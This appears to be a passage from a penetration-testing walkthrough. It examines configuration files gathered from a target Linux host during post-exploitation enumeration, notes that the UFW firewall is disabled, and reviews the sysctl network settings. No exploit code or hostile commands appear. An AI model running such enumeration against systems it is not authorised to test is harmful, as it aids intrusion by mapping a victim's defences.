
Next, the ufw.cnf file. UFW stands for Uncomplicated Firewall which is an interface to configure iptables on a Linux system. Normally UFW is used by beginners and newcomers to enable Firewall rules.

Here we found the configuration file of UFW which says this firewall is not enabled on the target system.



20190616065822_default_192.168.41.173_linux.enum.conf_070956.txt

```
# /etc/ufw/ufw.conf
#

# set to yes to start on boot
ENABLED=no
```

Next, we found a sysctl.cnf file. Sysctl is a command utility using which users can change attributes of Unix systems at kernel level.This settings can include limiting IPv4 and IPv6 traffic, preventing SYN Flood attack and logging suspicious packets in traffic etc. We can also log spoofed packets, sourced-packets and redirects.


20190616065822_default_192.168.41.173_linux.enum.conf_544685.txt


```
#
# Configuration file for setting network variables
#

# uncomment this to allow this host to route packets between interfaces
#net/ipv4/ip_forward=1
#net/ipv6/conf/default/forwarding=1

net/ipv4/conf/all/rp_filter=1
net/ipv4/conf/default/rp_filter=1

net/ipv4/conf/all/accept_source_route=0
net/ipv4/conf/default/accept_source_route=0
net/ipv6/conf/all/accept_source_route=0
net/ipv6/conf/default/accept_source_route=0

net/ipv4/conf/all/accept_redirects=0
net/ipv4/conf/default/accept_redirects=0
net/ipv6/conf/all/accept_redirects=0
                              [ Read 36 lines ]
```


20190616065822_default_192.168.41.173_linux.enum.conf_544685.txt

```


net/ipv4/conf/all/log_martians=0
net/ipv4/conf/default/log_martians=0

net/ipv4/icmp_echo_ignore_broadcasts=1
net/ipv4/icmp_echo_ignore_all=0
net/ipv4/icmp_ignore_bogus_error_responses=1
net/ipv4/tcp_syncookies=0

#net/ipv4/tcp_fin_timeout=30
#net/ipv4/tcp_keepalive_intvl=1800

# normally allowing tcp_sack is ok, but if going through OpenBSD 3.8 RELEASE or
# earlier pf firewall, should set this to 0
net/ipv4/tcp_sack=1
```

